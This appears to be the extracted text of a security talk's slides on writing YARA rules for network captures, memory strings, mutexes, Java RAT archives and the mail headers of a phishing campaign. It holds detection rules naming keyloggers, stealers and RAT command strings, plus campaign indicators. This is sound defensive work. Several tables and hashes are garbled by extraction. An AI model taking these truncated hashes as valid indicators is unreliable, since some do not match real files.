pcap_ransom_locky_message_php	01.11.2016	18.11.2016	18	47
pcap_ransom_locky_information_cgi	20.11.2016	04.12.2016	15	34
pcap_ransom_locky_checkupdate	04.12.2016	14.08.2017	254	116
pcap_ransom_locky_imageload_cgi	15.08.2017	29.09.2017	46	49
pcap_ransom_locky_XORed_dll	04.09.2016	07.09.2017	369	62

```

56 pcap_rat_netwire
302 pcap_rat_netwire_1
3 pcap_rat_njrat
2851 pcap_rat_qarallax
18 pcap_rat_Revenge_RAT
112 pcap_rat_unknown_1
23 pcap_trojan_nivdort

```

# Using YARA on “uncommon” or “unusual” file types

## 43 YARA rules for PCAP files (network traffic)

- PCAP YARA rules developed 2014 – 2017
  - Deprecated / superseded
- After mid 2017 scanning PCAPs with Suricata and IDS rules
  - ET OPEN, ETPRO and other commercial IDS rules



# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes ←
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

# Using YARA on “uncommon” or “unusual” file types

## Memory strings files

```
rule memstr_Limitless_Logger
{
  meta:
    author = "Tom Ueltschi"
    date = "2014/11"
    family = "Limitless Logger"

  strings:
    $str1 = "Limitless Logger :)"
    $str2 = ": Keyboard Records :)"

  condition:
    any of ($str*)
}
```

```
rule memstr_HawkEye_Keylogger
{
  meta:
    author = "Tom Ueltschi"
    date = "2014/11"
    family = "HawkEye Keylogger"

  strings:
    $str1 = "HawkEye keylogger"
    $str2 = "| RuneScape Stealer |"
    $str3 = "| MineCraft Stealer |"

  condition:
    any of ($str*)
}
```

```
rule memstr_knight_Logger
{
  meta:
    author = "Tom Ueltschi"
    date = "2016/01"
    family = "Knight Logger"

  strings:
    $str1 = "knight Logger started..."
    $str2 = "[FIRST RUN]knight Logger first run on"
    $str3 = "Knight Logger sent logs of"
    $str4 = "Knight Logger recovered wallets of"
    $str5 = "Knight Logger recovered accounts of"

  condition:
    any of ($str*)
}
```

```
rule memstr_Predator_Pain
{
  meta:
    author = "Tom Ueltschi"
    date = "2014/11"
    family = "Predator Pain"

  strings:
    $str1 = "Predator Pain"
    $str2 = "- Key Recorder -"
    $str3 = "Minecraft Stealer -"
    $str4 = "PredatorLogger"

  condition:
    any of ($str*)
}
```

# Using YARA on “uncommon” or “unusual” file types

## Memory strings files

```
rule memstr_ismy_KeyLogger
{
  meta:
    author = "Tom Ueltschi"
    date = "2016/04"
    family = "ismy keylogger"

  strings:
    $str1 = "ismy keylogger - Clipboard - KeyStrokes" nocase
    $str2 = "ismy keylogger - Screenshot" nocase
    $str3 = "ismy keylogger - webcam" nocase
    $str4 = "ismy keylogger - Installation Notification" nocase
    $str5 = "ismy keylogger - Password Recovery" nocase
    $str6 = "ismysoft Admin" nocase
    $str7 = "Dear ispy keylogger customers" nocase
    $str8 = "Let us informed you that ispy keylogger is currently active now" nocase
    $str9 = "ismy keylogger has been installed to the following PC" nocase
    $str10 = "***** Clipboard Logger *****" nocase
    $str11 = "***** KeyStroke Logger *****" nocase
    $str12 = "***** Screen Logger *****" nocase
    $str13 = "***** webcam Logger *****" nocase

  condition:
    3 of ($str*)
}
```

```
rule memstr_NirSoft_tools
{
  meta:
    author = "Tom Ueltschi"
    date = "2014/11"
    family = "NirSoft tools"

  strings:|
    $str1 = "Software\\NirSoft\\MailPassView"
    $str2 = "Software\\NirSoft\\MessenPass"
    $str3 = "Software\\NirSoft\\"
    $str4 = "a href=\\\"http://www.nirsoft.net/\\\"""

  condition:
    any of ($str*)
}
```

# Using YARA on “uncommon” or “unusual” file types

## Memory strings files

```
rule memstr_rat_nanocore
{
  meta:
    author = "Tom Ueltschi"
    date = "2016/04"
    family = "nanocore"
    tags = "rat, nanocore"

  strings:
    $str1 = "NanoCore"
    $str2 = "NanoCore Client.exe"
    $str3 = "ClientNanoCore"
    $str4 = "NanoCore.ClientPlugin"
    $str5 = "NanoCore Client, version="
    $str6 = "ConnectDelay"
    $str7 = "COMPUTERNAME="
    $str8 = "HOST_CONFIG"

  condition:
    4 of ($str*)
}
```

```
rule memstr_rat_remcos
{
  meta:
    author = "Tom Ueltschi"
    date = "2018/01"
    family = "remcos rat"
    tags = "rat, remcos"

  strings:
    $remcos_cmds00 = "addnew"
    $remcos_cmds01 = "autofflinelogs"
    $remcos_cmds02 = "autogetofflinelogs"
    $remcos_cmds03 = "autopswdata"
    $remcos_cmds04 = "camdlldata"
    $remcos_cmds05 = "camframe"
    $remcos_cmds06 = "chatdlldata"
    $remcos_cmds07 = "chatmsg"

    $remcos_cmds106 = "stopreverse"
    $remcos_cmds107 = "stopsearch"
    $remcos_cmds108 = "uninstall"
    $remcos_cmds109 = "updatefromlocal"
    $remcos_cmds110 = "updatefromurl"
    $remcos_cmds111 = "upload"
    $remcos_cmds112 = "uploadprogress"
    $remcos_cmds113 = "windowslist"
    $remcos_str01 = "* Breaking-Security.Net"
    $remcos_str02 = "* REMCOS"

  condition:
    70 of ($remcos_cmds*) or all of ($remcos_str*)
}
```

# Using YARA on “uncommon” or “unusual” file types

## Mutexes for DarkComet RAT

```
$ cat 2015-05-26_17/yara-matches.txt
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/mutex-created.txt
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
malwareconfig_DarkComet [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_BackdoorFynloski_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_WormAutoItGeneric_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_GenericDownloader_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
```

```
$ cat 2015-05-26_17/mutex-created.txt
<name>BL_78980.pdf.exe</name>
<md5>F78317B70482643A00451795A0AD6302</md5>
<name>\Sessions\1\BaseNamedObjects\DC_MUTEX-TRGGUUT</name>
```

```
438 mutex_malware_upatre_dyre
3 mutex_rat_adwind
294 mutex_rat_cybergate
75 mutex_rat_darkcomet
64 mutex_rat_div
6 mutex_rat_fogels
4 mutex_rat_jrat
10 mutex_rat_netwired
52 mutex_rat_xtreme
```


```
rule mutex_rat_darkcomet
{
  meta:
    author = "Tom Ueltschi"
    date = "2015/01"

  strings:
    $mutex_darkcomet1 = "DC_MUTEX-" nocase
    $mutex_darkcomet2 = "DCMUTEX-" nocase
    $mutex_darkcomet3 = "MS_MUTEX-" nocase

  condition:
    any of ($mutex*)
}
```



# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s) 
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

# Using YARA on “uncommon” or “unusual” file types

## Java RATs and JAR files

```
855 ls -l 2015-1*/*.jar 2016*/*.jar |\  
856 while read fn; do\  
857     echo "*** $fn ***";\  
858     md5sum $fn;\  
859     /usr/local/bin/yara -g /data/yara-rules/java-rats.yar "$fn" 2>&1 |\  
860     egrep -v "is slowing down scanning";\  
861     less $fn;\  
862     echo "";\  
863 done > yara-jars-3
```

```
*** 2015-10-29_28/BUREAUCOPI-FT852379523010.jar ***  
c68bf4fe21b3da99dfa514e667864a0a 2015-10-29_28/BUREAUCOPI-FT852379523010.jar  
Java_Malware_AlienSpy_A [] 2015-10-29_28/BUREAUCOPI-FT852379523010.jar  
Archive: 2015-10-29_28/BUREAUCOPI-FT852379523010.jar  
Length Method Size Cmpr Date Time CRC-32 Name  
-----  
144 Defl:N 127 12% 2015-09-17 06:11 7a8c9b6a META-INF/MANIFEST.MF  
91727 Defl:N 91757 0% 2015-09-17 06:11 ce736535 b.txt  
10 Defl:N 12 -20% 2015-09-17 06:11 093b7d79 a.txt  
838 Defl:N 461 45% 2015-09-17 06:11 042a4f8f utilities/Constans.class  
2064 Defl:N 1083 48% 2015-09-17 06:11 639a556f news/RC4.class  
2165 Defl:N 1025 53% 2015-09-17 06:11 335587ef news/D.class  
1631 Defl:N 775 53% 2015-09-17 06:11 d871fb44 newpackage/Util.class  
942 Defl:N 485 49% 2015-09-17 06:11 cdl9e5f9 newpackage/AttributesGetter.class  
2026 Defl:N 994 51% 2015-09-17 06:11 5159falc clean/C.class  
370 Defl:N 254 31% 2015-09-17 06:11 94f8af6e Readdoc.class  
751 Defl:N 473 37% 2015-09-17 06:11 89bbdbf6 Main.class  
797 Defl:N 416 48% 2015-09-17 06:11 37435890 B.class  
1748 Defl:N 924 47% 2015-09-17 06:11 d041f9c9 A.class  
-----  
105213 98786 6% 13 files
```

# Using YARA on “uncommon” or “unusual” file types

## Java RATs and JAR files

```
*** 2015-10-29_28/BUREAUCOPI-FT852379523010.jar ***
c68bf4fe21b3da99dfa514e667864a0a 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Java_Malware_AlienSpy_A [] 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Archive: 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Length  Method      Size  Cmpr   Date      Time      CRC-32   Name
-----  -
144     Defl:N      127   12%   2015-09-17 06:11    7a8c9b6a  META-INF/MANIFEST.MF
91727   Defl:N      91757  0%   2015-09-17 06:11    ce736535  b.txt
10      Defl:N      12    -20%  2015-09-17 06:11    093b7d79  a.txt
838     Defl:N      461   45%   2015-09-17 06:11    042a4f8f  utilities/Constans.class
2064    Defl:N      1083  48%   2015-09-17 06:11    639a556f  news/RC4.class
53%    2015-09-17 06:11    335587ef  news/D.class
53%    2015-09-17 06:11    d871fb44  newpackage/Util.class
49%    2015-09-17 06:11    cd19e5f9  newpackage/AttributesGetter.class
51%    2015-09-17 06:11    5159falc  clean/C.class
31%    2015-09-17 06:11    94f8af6e  Readdoc.class
37%    2015-09-17 06:11    89bbdbf6  Main.class
48%    2015-09-17 06:11    37435890  B.class
47%    2015-09-17 06:11    d041f9c9  A.class
---
6%
-----
13 files
```

```
rule Java_Malware_AlienSpy_A
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2015/10"

  strings:
    $mf = "META-INF/MANIFEST.MF"
    $data1 = "a.txt"
    $data2 = "b.txt"
    $cls1 = "Main.class"

  condition:
    $mf and all of ($data*) and any of ($cls*)
}
```







# Using YARA on “uncommon” or “unusual” file types

## Java RATs and JAR files

```
*** 2015-11-25_32/invoice.jar ***
0c8b7e9a033bf68b8588502907523682 2015-11-25_32/invoice.jar
Java_Malware_JSocket_F [] 2015-11-25_32/invoice.jar
Archive: 2015-11-25_32/invoice.jar
Length Method Size Cmpr Date Time CRC-32 Name
-----
122 Defl:N 102 16% 2015-11-24 02:02 de5dfa6f META-INF/MANIFEST.MF
109184 Defl:N 108365 1% 2015-11-24 02:02 695cf602 vXfDqMlYWPkKK/59hlori2B/SW0yTxsZ9oAwhphKQ/k/8YWxKHSeb2oXDc
nbd/VruX0vuqkx3nxdI3/YKafJoLPEBQ/o9R8yuaQXNDPAuVh/oujamgheNwHHBIipTqrP/NZ4MdTnN4gB3lhvye1HYc66Mxyt/Q/w8smJlD/jsS3b
477 Defl:N 435 9% 2015-11-24 02:02 f8037elf config/config.perl
2257 Defl:N 1025 55% 2015-11-24 02:02 fld918bc main/iIIiIIiIII.class
1056 Defl:N 555 47% 2015-11-24 02:02 2b2d2c49 main/Start.class
4 02:02 74db79fa main/IiIiIiIiIiI.class
4 02:02 ee897ec7 main/iiiiIiiIii.class
4 02:02 2353059c main/IIiIiIiIii.class
4 02:02 07947ce6 main/iiIiIiIiIii.class
4 02:02 05f0c590 main/IIiIiIiIiIiI.class
4 02:02 33065211 main/iiiIiiIiii.class
4 02:02 4922eefb main/iIiIiIiIiIiI.class
-----
12 files
```

```
rule Java_Malware_JSocket_F
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2015/12"

  strings:
    $mf = "META-INF/MANIFEST.MF"
    $data1 = "config/config.perl"
    $data2 = "main/Start.class"

  condition:
    $mf and all of ($data*)
}
```

# Using YARA on “uncommon” or “unusual” file types

## Java RATs and JAR files

```
17 Java_Malware_AlienSpy
28 Java_Malware_AlienSpy_A
 8 Java_Malware_AlienSpy_B
 9 Java_Malware_Allatori_Obfuscated
25 Java_Malware_JSocket_C
16 Java_Malware_JSocket_D
 2 Java_Malware_JSocket_E
28 Java_Malware_JSocket_F
18 Java_Malware_JSocket_G
 4 Java_Malware_JSocket_H
 4 Java_Malware_JSocket_I
24 Java_Malware_JSocket_J
 5 Java_Malware_JSocket_K
18 Java_Malware_JSocket_L
 4 Java_Malware_JSocket_M
12 Java_Malware_JSocket_N
 2 Java_Malware_JSocket_O
10 Java_QRat
53 QUAverse_QRat
```

```
Java_Malware_AlienSpy [] 2015-03-16_9/DOC-1458.jar
Java_Malware_AlienSpy_A [] 2015-07-30_6/exchange_-_Copy.jar
Java_Malware_AlienSpy_B [] 2015-01-05_14/FRAUD_REPORT_00374_-_Copy.jar
Java_Malware_Allatori_Obfuscated [] 2014-10-28_11/FAX_20141029_66.pdf.jar
Java_Malware_JSocket_C [] 2015-10-18_17/mtcn_reciept.jar
Java_Malware_JSocket_D [] 2015-10-29_35/idXcopy.jar
Java_Malware_JSocket_E [] 2015-11-10_11/MTCNX7716537921.jar
Java_Malware_JSocket_F [] 2015-11-25_32/invoice.jar
Java_Malware_JSocket_G [] 2015-12-07_12/PO9004994.jar
Java_Malware_JSocket_H [] 2015-12-29_14/ENQUIRY_01678.jar
Java_Malware_JSocket_I [] 2015-12-29_18/mtcnXreciept.jar
Java_Malware_JSocket_J [] 2016-01-13_20/MTCNXRECIEPT.jar
Java_Malware_JSocket_K [] 2016-02-01_31/MoneygramXSlip.jpg.jar
Java_Malware_JSocket_L [] 2016-01-21_1/ModifiedXmtcnXslip.jar
Java_Malware_JSocket_M [] 2016-02-01_36/PURCHASEXORDER.jar
Java_Malware_JSocket_N [] 2016-02-06_1/Scan_Inv_Swift#0098958.jar
Java_Malware_JSocket_O [] 2016-02-09_2/XNewXYearXOrderX9THX1XAM.jar
```

# Outline


- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS



# First Hand Knowledge

## Analyzing mail headers

- Date
- From (display-name / email)
- Subject
- Attachment(s) – Filename(s) / MD5 hash(es) → Malware Analysis
- Message-ID → Malware / RAT Family
- X-Mailer / User-Agent → C2 domain / IP / port
- X-Source-Auth / X-Sender / Authenticated-Sender
- X-Source-IP / X-Originating-IP
- Received headers → Client IP



# First Hand Knowledge

## Analyzing mail headers → Excel with >140 attack mails

Message-ID	Client IP	Sending Server [Received headers]	Date	From	Subject	Attachment(s) [or dropped/downloaded files]	MD5	C2 domain
			2019-08-23	bestrecrutement@expression.net	POC/CA 2019: Satisfaction survey /	POCCA 2019 Satisfaction survey - Questionnaire de	6e97098416b62aaf408271f2101e584	etoi13
			2019-08-27	SIDESI <sidesi@posta.md>	Questionnaire de satisfaction	c523d0ea97141cd0f0b027ba9cc5d32		
			2019-08-30	outgoing1.fik.host-h.net	FW: REGULARIZATION INVOICING	Acout2019_LISTE_TRANSACTIONS_IMPAYES.wsf	b53d16594039e9084eb191be90232f2	etoi13
			2019-09-13	"VISA SUPPORT" <customer@visa.com>	ATTACK ON THE GAB	dropped/MP imprimante.exe (downloaded)	899a2cc63f01e14719569c7440c519e	etoi13
			2019-09-13	"UPAEP - Clearing House" <Clearing_House@supsep.int>	IFS suspicious transactions.	VISA RECOMANDATION.rar	95d13b31af6bd6c604df54d34ba6ef	etoi13
			2019-09-20	"Maude Simon" <maude.simon@cloud.com>	DSI - OIS déviation	Security measure adopt VISA.pdf	f041dc35ee0d6ac1f899441ce451e820	
			2019-09-25	"CANADIAN VISA EXPERT" <info.migrant@visa.ca>	Vous avez été sélectionné pour une offre	IFS_Fraud_Complaint_Job.doc	fb053002847cc076f502a832d75c0a03	
			2019-10-10	"PTC.Support" <ptc.support@upu.int>	[ AML Compliance ]			
			2019-10-14	"?windows-1252?>UNIVERSAL_Postal_Union_96_Home_?>p	Bonjour All	Nouveau Archive WinRAR.rar	c20a2c680c412173d7bb5e8668af30a	deaphr
			2019-10-15	"PAPU GENERAL SECRETARIAT" <sc@upap-papu.africa>	Note De Service.zip	AML Conformite UPU.POST.TRANSFERT.scr	724e0f25c5d196386e2c25ddd9e04de	chance
			2019-10-15	Emilia Vasco <emiliasvasco@yahoo.com.br>	POSTAL STATISTICS ONLINE QUESTIONNAIRE //	NOTE DE SERVICE.jar	cd8d7dfdf3206f3ac9d5adbcad57dcd1	chance
			2019-10-15	sonic.gate.mail.nel.yahoo.com by	QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	007-CL_Postal Statistics Online Questionnaire.pdf.zip	01755a349e5a3e9c7f7a1fe5c103a50a	chance
			2019-10-16	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Fv: IFS Mozambique	007-CL_Postal Statistics Online Questionnaire.pdf.jar	64559abdc2b4e8b4b31f956676c4824d	chance
			2019-10-17	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	IFS Mozambique .zip		499d1aa750f11e55e23de7169ae7a8b7	chance
			2019-10-17	"sc@upap-papu.africa" <sc@upap-papu.africa>	IFS Mozambique .jar		f3b936cc415d77e113d3c899040dde8f	chance
			2019-10-17	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque		11832c5797b07ab762f2ee54b438f416	chance
			2019-10-17	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Centrale des Etats d'Afrique de l'Ouest)		64559abdc2b4e8b4b31f956676c4824d	chance
			2019-10-17	"sc@upap-papu.africa" <sc@upap-papu.africa>	Demande de documents administratifs		50d0abf83d33b265d80c42cd355c465fc	audrey
			2019-10-17	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	POSTAL STATISTICS ONLINE QUESTIONNAIRE //	IFS Mozambique00412.pdf.zip	0bc1f74bc1b6248321d74235930d64	chance
			2019-10-17	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	IFS Mozambique00412.pdf.scr	1844cb074ac03b2c63247248bbbb460	chance
			2019-10-17	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque		11832c5797b07ab762f2ee54b438f416	chance
			2019-10-17	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Centrale des Etats d'Afrique de l'Ouest)		64559abdc2b4e8b4b31f956676c4824d	chance
			2019-10-22	Help_Desk <fofou.sonfack@campost.cm>	Relance : Virement non reçu / Transfer not		3aa0814e590dfc5cb5b48cb5914c790	deaphr
			2019-10-23	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	received	Virement_Detail.rar	be7d4a00bb5cd14305f5e5c18291808b	chance
			2019-10-23	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Demande de documents administratifs	SCAN_00134.scr	776c8f477cd0c5be152ba43d50f7ce	audrey
			2019-10-23	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Demande de documents administratifs	Doc MT103.pdf.zip	87bc2d0891d7c3dc9d69c71f0be02c71	chance
			2019-10-23	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Important Communiqué	Doc MT103.pdf.jar	dab7e027597e0aee01f3614e83bcd9de	chance
			2019-10-24	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Demande de documents administratifs	COMMUNAUE IMPORTANT.jar		
			2019-10-24	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	Demande de documents administratifs	Demande de documents administratifs.pdf.jar	af162b6eb3ab40677e4f212c8975747b	audrey
			2019-10-29	"astou.diavara@bsic.ci" <astou.diavara@bsic.ci>	URGENT SWIF-MT 103 Q CONFIRMER		e78bc8bdad901ac003af825389d154	chance
			2019-10-29	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	URGENT E-IMPOTS	MT-103.pdf	7fe7955e10c2f83b99eb5491abd9058	chance
			2019-10-29	"e.esimi@ceibankge.com" <e.esimi@ceibankge.com>	URGENT E-IMPOTS	SWIFT-103.pdf.jar (downloaded)	7fe7955e10c2f83b99eb5491abd9058	chance
			2019-10-31	WUGSI <br5192@bangla.net>	WU Form for Sub Agents !!!!	E-impots.pdf	deb3bccc3f302c00bb5e78597962507	chance
			2019-11-05	"UFU1 WEBEX" <messenger@webex.com>	Webex meeting invitation: PROJET PILOTE PFS	URGENT E-IMPOTS	3202a77e1527e0db9e7dd29f040c6ae4	chance
			2019-11-06	"chounsan@b@jibsongroup.com" <chounsan@b@jibsongroup.com>	Très Urgente Confirmation	URGENT E-IMPOTS	4e791cc4c1c5e054cd33d34eacfb8a	chance
			2019-11-12	"regsey.dukelski@upu.int" <regsey.dukelski@upu.int>	Update directory IFS / Mise à jour	PASSPORT_ID_JPG.jar	83844e0c0dd1d87d36ad35c2062fbd3e	chance
			2019-11-28	Doreen Chia <AMOREPACIFIC GROUP /	répertoire IFS	webex.exe (downloaded)	073b85c6a9f595a409c2d47c694e2bcf1	chance



# Message-ID / DESKTOP-name / X-Mailer

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
  (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
  (No client certificate requested)
  by [REDACTED] with ESMTPS id 70D32806F7C6E420
  for <[REDACTED]>; Sun, 11 Feb 2018 05:09:43 +0100 (CET)
X-No-Relay: not in my network
Received: from 196.183.1.158 (unknown [196.183.31.254])
  by vmheb62097.ikoula.com (Postfix) with ESMTPSA id A8E2F1F0D973
  for <[REDACTED]>; Sun, 11 Feb 2018 05:09:40 +0100 (CET)
MIME-Version: 1.0
From: "BCAO" <servicecourrier@bcao.com>
Reply-To: servicecourrier@bcao.com
To: [REDACTED]
Subject: INFORMATION URGENT !!
Content-Type: multipart/mixed;
  boundary="-----=_NextPart_001_41A1_052E0DBA.32EC1D85"
X-Mailer: Smart_Send_4_1_8
Date: Sun, 11 Feb 2018 05:09:37 +0100
Message-ID: <68884997039921923217998@DESKTOP-OLDSDAH>
```

```
98@DESKTOP-OLDSDAH>
```

# Received header `hostname` = Message-ID host

```
Received: from relay12.mail.gandi.net ([217.70.178.232])
  by [REDACTED] with ESMTP/TLS/DHE-RSA-AES256-GCM-SHA384; 05 Apr 2019 18:13:44 +0200
Received: from DESKTOPHUHM1TV (unknown [154.0.26.84])
  (Authenticated sender: accounts@maslowgroup.net)
  by relay12.mail.gandi.net (Postfix) with ESMTPSA id 45986200014
  for <[REDACTED]>; Fri, 5 Apr 2019 16:13:19 +0000 (UTC)
MIME-Version: 1.0
From: "UPAEP - Clearing House" <Clearing.House@upaep.int>
Reply-To: Clearing.House@upaep.int
To: "anne-claude.KELLY@upaep.int; alvaro.psetizki@upu.int" <[REDACTED]>
Subject: =?windows-1252?Q?Important:_Mise_=E0_jour_r=E9pertoire_IFS/_Upda?=
  =?windows-1252?Q?te_directory_IFS?=
Content-Type: multipart/mixed;
  boundary="-----=_NextPart_001_6EAE_5D306667.4C3E5736"
X-Mailer: Smart_Send_4_1_13
Date: Fri, 5 Apr 2019 18:13:15 +0200
Message-ID: <6136491502328322603146@DESKTOP-HUHM1TV>

(decoded) Subject: Important: Mise à jour répertoire IFS / Update directory IFS
```

DESKTOPHUHM1TV

@DESKTOP-HUHM1TV>

@DESKTOP-HUHM1TV>

# Received hostname (WIN-xxx ← DESKTOP-xxx)

```
Received: from zmail.guce.gouv.ci ([127.0.0.1])
  by localhost (zmail.guce.gouv.ci [127.0.0.1]) (amavi) WIN-P9NRMH5G6M8
  with ESMTP id Zgyis_Se58kc for <[REDACTED]>;
  Wed, 23 Oct 2019 16:24:59 +0000 (GMT)
Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])
  by zmail.guce.gouv.ci (Postfix) with ESMTPSA id C20F51BD244
  for <[REDACTED]>; Wed, 23 Oct 2019 16:24:57 +0000 (GMT)
MIME-Version: 1.0
From: "e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>
To: [REDACTED]
Date: 23 Oct 2019 09:24:39 -0700
Subject: =?utf-8?B?SW1wb3J0YW50IENvbW11bmlxdcOp?=
Content-Type: multipart/mixed;
  boundary=--boundary_26019_c587552d-21ce-495f-8ab5-0358cb75fdd2
Message-Id: <20191023162457.C20F51BD244@zmail.guce.gouv.ci>
```

# Message-ID / (9) Desktop- / (2) Server-names

Message-ID	Date from	Date to	Days	count
@DESKTOP-OLDSDAH	2018-02-08	2018-02-16	9	4
@DESKTOP-T4UN9D6	2018-02-12	2018-06-16	125	7
@DESKTOP-CBQP7F3	2018-02-22	2018-02-22	1	1
@DESKTOP-BHMUGOK	2018-07-04	2018-09-26	85	5
@DESKTOP-HUHM1TV	2018-07-21	2019-04-05	259	12
@DESKTOP-DDC429B	2019-03-31	2019-03-31	1	1
@DESKTOP-7U3H8EU	2019-05-11	2019-08-12	94	6
@DESKTOP-61D188I	2019-07-18	2019-09-25	70	7
@DESKTOP-FK2FFAC	2019-10-14	2019-10-17	4	3
WIN-P9NRMH5G6M8	2019-10-16	2019-10-24	9	6
WIN-N4R7BBAH231	2019-11-06	2019-11-06	1	1

Message-ID	Client IP	Date from	Date to	Days	count
@mailedge01	154.0.26.48 (annette.moukodi)	2019-05-28	2019-05-28	1	1
@mailedge01	185.247.228.17 (maloum.aboubakar)	2019-07-05	2019-07-11	7	3
@mailedge01	154.0.26.55 (fofou.sonfack)	2019-07-25	2019-10-22	90	3



# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on any header**

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
3     meta:
4         author = "Tom Ueltschi"
5         description = "DESKTOP-group suspicious message-ids"
6         date = "2019-09-30"
7         weight = 100
8
9     strings:
10        $message_id_01 = "@DESKTOP-0LDSDAH" nocase
11        $message_id_02 = "@DESKTOP-BHMUG0K" nocase
12        $message_id_03 = "@DESKTOP-CBQP7F3" nocase
13        $message_id_04 = "@DESKTOP-HUHM1TV" nocase
14        $message_id_05 = "@DESKTOP-T4UN9D6" nocase
15        $message_id_06 = "@DESKTOP-7U3H8EU" nocase
16        $message_id_07 = "@DESKTOP-DDC429B" nocase
17        $message_id_08 = "@DESKTOP-61D188I" nocase
18        $message_id_09 = "@DESKTOP-FK2FFAC" nocase
19
20    condition:
21        any of ($message_id_*)
22 }
```

**Message-ID header**



# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on any header**

```
26 rule OPS_rfc2822_DESKTOP_group_servers : malemail
27 {
28     meta:
29         author = "Tom Ueltschi"
30         description = "DESKTOP-group suspicious mail servers"
31         date = "2019-09-30"
32         weight = 100
33
34     strings:
35         $server_01 = "zmail.guce.gouv.ci" nocase
36         $server_02 = "196.10.122.79" nocase
37         $server_03 = "185.136.170.190" nocase
38         $server_04 = "fofou.sonfack" nocase
39         $server_05 = "WIN-P9NRMH5G6M8" nocase
40         $server_06 = "WIN-N4R7BBAH231" nocase
